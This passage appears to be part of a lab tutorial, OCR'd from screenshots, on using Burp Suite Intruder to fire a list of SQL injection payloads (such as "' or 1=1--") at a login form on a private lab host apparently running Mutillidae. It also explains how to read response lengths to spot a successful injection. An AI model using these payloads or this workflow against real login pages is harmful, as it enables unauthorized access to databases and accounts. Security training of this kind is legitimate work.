SOCKS Host and 8080 as the Port, make sure the radial button is set to "SOCKS v5" make sure there is nothing listed under "No Proxy for", then click "OK" to close the settings.


Next, Launch Burpsuite and create a Temporary Project then click “Next”, on the next window “use Burp defaults”, then click "Start Burp”




When it finishes loading click on the “Proxy” tab then the “Intercept” tab and make sure Intercept is on. Next, enter text in the “name” and “password” text field and submit uses the Enter key or clicking the “View Account Details” button.




Next, go back to Burpsuite.




Next, click the “Action” button, then click “Send to Intruder”. Change the tab from Proxy to the “Intruder” tab.




Next click on "Positions". Burpsuite automatically configures the positions where payloads are inserted when a request is sent to intruder, but we one need the name text field. Then, click the “Clear \$” button on the right to Clear all payload markers.



Next, double click the value you entered into the name field and click the “Add \$” button to add payload markers to that field. We will use the "Sniper" attack type which will run through a list of values in the payload and try them one at a time.




Next, click on the "Payloads" tab and we will use all the default values.



Next, we will enter our payloads into the "Payload Options [simple list]" by either adding them one by one or loading an existing list. Click the "Load" button and find the "SQL.txt" file and click the "Open" button.





Now it is time to run an Intruder Attack. This is done by clicking the "Start attack" button, and a new window will pop up showing the intruder attack.

Activities | Burp Suite Community Edition | Sep 16 02:04

Burp Suite Community Edition v2022.8.4 - Temporary Project

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User options | Learn

1 x | 2 x | +

Positions | Payloads | Resource Pool | Options

**2. Intruder attack of http://192.168.23.128 - Temporary attack - Not saved to project file**

Attack | Save | Columns

Results | Positions | Payloads | Resource Pool | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	24716	
1	'	200	<input type="checkbox"/>	<input type="checkbox"/>	24837	
2	"	200	<input type="checkbox"/>	<input type="checkbox"/>	24713	
3	#	200	<input type="checkbox"/>	<input type="checkbox"/>	24713	
4	-	200	<input type="checkbox"/>	<input type="checkbox"/>	24713	
5	--	200	<input type="checkbox"/>	<input type="checkbox"/>	24714	
6	-%20--	200	<input type="checkbox"/>	<input type="checkbox"/>	24838	

6 of 126

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type: Simple list

**Payload Options [Simple list]**

This payload type lets you define a list of payloads to use in the attack.

Paste | Load ... | Remove | Clear | Deduplicate

**Payload Processing**

You can define rules to perform on the payloads before they are used in the attack.

Add | Edit | Remove | Up | Down

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters: |<=>?+&\*~'[]!@#

This Window shows you the progress of the requests plus their payload and status. This can take quite some time to complete depending on the length of the list.

Activities **Burp Suite Community Edition** Sep 16 03:40

**Burp Suite Community Edition v2022.8.4 - Temporary Project**

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

5 x **6 x** +

Positions **Payloads** Resource Pool Options

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type: Simple list

**Start attack**

### Payload Options [Simple list]

This payload type lets you create a list of payloads.

Paste +

Load ... #

Remove -

Clear

Deduplicate

Add Enter a new payload

Add from list ... [Pro version only]

### Payload Processing

You can define rules to perform actions on the payloads.

Add

Edit

Remove

Up

Down

### Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters: `|<>?+&*~'[]^"#$`

#### 6. Intruder attack of http://192.168.23.128 - Temporary attack - Not saved to project file

Attack	Save	Columns
Results	Positions	Payloads
Filter: Showing all items		
Request	Position	Payload
32	1	" or 1=1--
33	1	" or 1=1--
34	1	" or 1=1--
35	1	" or 1=1--
36	1	" or 1=1--
37	1	or%201=1
38	1	or%201=1 --
39	1	" or 1=1 or "a"
40	1	" or 1=1 or "a"
41	1	" or a=a--
42	1	" or "a"=a
43	1	) or ("a"=a
44	1	) or ("a"=a
45	1	hi" or "a"=a
46	1	hi" or 1=1 --
47	1	hi" or 1=1 --

Request

Response

```

1 POST /utililidae/index.php?page=login.php HTTP/1.1
2 Host: 192.168.23.128
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:104.0) Gecko/20100101 Firefox/104.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 85

```

0 matches

Once any intruder is finished, you can view the details of any request simply by clicking on it. The Response that is seen here is the raw HTTP request that was sent to the database.

Activities | Burp Suite Community Edition | Sep 16 03:40

Burp Suite Community Edition v2022.8.4 - Temporary Project

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User options | Learn

5 x | 6 x | +

Positions | Payloads | Resource Pool | Options

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type: Simple list

**Start attack**

### Payload Options [Simple list]

This payload type lets you create a list of payloads.

Buttons: Paste, Load..., Remove, Clear, Deduplicate, Add, Add from list...

### 6. Intruder attack of http://192.168.23.128 - Temporary attack - Not saved to project file

Request	Position	Payload	Status	Error	Timeout	Length	Comment
32	1	" or 1=1--	200			44142	
33	1	" or 1=1--	200			44028	
34	1	" or 1=1--	200			44146	
35	1	" or 1=1--	200			44030	
36	1	" or 1=1--	200			44026	
37	1	or%201=1 --	200			44024	
38	1	or%201=1 --	200			44027	
39	1	" or 1=1 or "a"	200			44034	
40	1	" or 1=1 or "a"	200			44034	
41	1	" or a=a--	200			44142	
42	1	" or "a"=a	200			44029	
43	1	) or ("a"=a	200			44173	
44	1	) or ("a"=a	200			44031	
45	1	h" or "a"=a	200			44031	
46	1	h" or 1=1 --	200			44031	
47	1	h" or 1=1 --	200			44145	

### Payload Processing

You can define rules to perform actions on the payloads.

Buttons: Add, Edit, Remove, Up, Down

### Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters: |<=>7+&\*~'[]{}^`#

Every single request that was made returned a status code 200 response, but sometimes when a payload is successful you will see a different code. Another way to tell if a query succeeded is if the length of the response is noticeably different from the others usually around 1000 more than the rest of the length values. Burpsuite can render the webpage that is returned in the response by going to the "Response" tab and clicking "Render" tab.

Activities Sep 16 03:41

Burp Suite Community Edition v2022.8.4 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

5 x 6 x +

Positions Payloads Resource Pool Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type: Simple list

**Payload Options [Simple list]**

This payload type lets you define a list of payloads to be sent to the target.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version]

**Payload Processing**

You can define rules to perform actions on the payloads.

Add

Edit

Remove

Up

Down

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters: [=<>?+&\*%'-"/[]!@#]

**6. Intruder attack of http://192.168.23.128 - Temporary attack - Not saved to project file**

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
32	1	' or 1=1--	200			44142	
33	1	" or 1=1--	200			44028	
34	1	' or '1='1--	200			44146	
35	1	" or 1="--	200			44030	
36	1	or 1=1--	200			44026	
37	1	or%201=1	200			44024	
38	1	or%201=1 --	200			44027	
39	1	' or 1=1 or "a"	200			44034	
40	1	" or 1=1 or "a"	200			44034	
41	1	' or a=a--	200			44142	
42	1	" or 'a'="a	200			44029	
43	1	' or ('a'="a	200			44173	
44	1	") or ("a"="a	200			44031	
45	1	h" or "a"="a	200			44031	
46	1	h" or 1=1 --	200			44031	
47	1	h" or 1=1 --	200			44145	

Request Response

Pretty Raw Hex Render

Security Level: 0 (None) Hints: Enabled (2 - None) Not Logged

Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

**Login**

Finished

Result #39

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer (request)

Send to Comparer (response)

Show response in browser

Request in browser

Generate CSRF PoC

Add to site map

Request item again

Define extract grep from response

Copy as curl command

Add comment

Highlight

Copy links

Save item

Intruder results documentation

In original session

In current session

Next to view the webpage on the Firefox web browser right click the request response you want to view and go to "Request in Browser", then click on "In current session". This will open a new window.

Activities | Burp Suite Community Edition | Sep 16 03:42

Burp Suite Community Edition v2022.8.4 - Temporary Project

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User options | Learn

5 x | 6 x | +

Positions | Payloads | Resource Pool | Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type: Simple list

**Payload Options [Simple list]**

This payload type lets you copy and paste a list of payloads into the Simple list.

Paste | Load ... | Remove | Clear | Deduplicate | Add | Add from list ... (Pro version only)

**6. Intruder attack of http://192.168.23.128 - Temporary attack - Not saved to project file**

Attack | Save | Columns

Results | Positions | Payloads | Resource Pool | Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
32	1	" or 1=1--	200			44142	
33	1	" or 1=1--	200			44028	
34	1	" or 1=1--	200			44146	
35	1	" or 1=1--	200			44030	
36	1	" or 1=1--	200			44026	
37	1	" or 1=1--	200			44026	
38	1	" or 1=1--	200			44026	
39	1	" or 1=1--	200			44026	
40	1	" or 1=1--	200			44026	
41	1	" or 1=1--	200			44026	
42	1	" or 1=1--	200			44026	
43	1	" or 1=1--	200			44026	
44	1	" or 1=1--	200			44026	
45	1	" or 1=1--	200			44026	
46	1	" or 1=1--	200			44026	
47	1	" or 1=1--	200			44026	

**Repeat request in browser**

To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

<http://burpsuite/repeat/4/gzgdv48ene6tq7faneazy840nz6i2>

☐ In future, just copy the URL and don't show this dialog

**Payload Processing**

You can define rules to perform actions on the results of the attack.

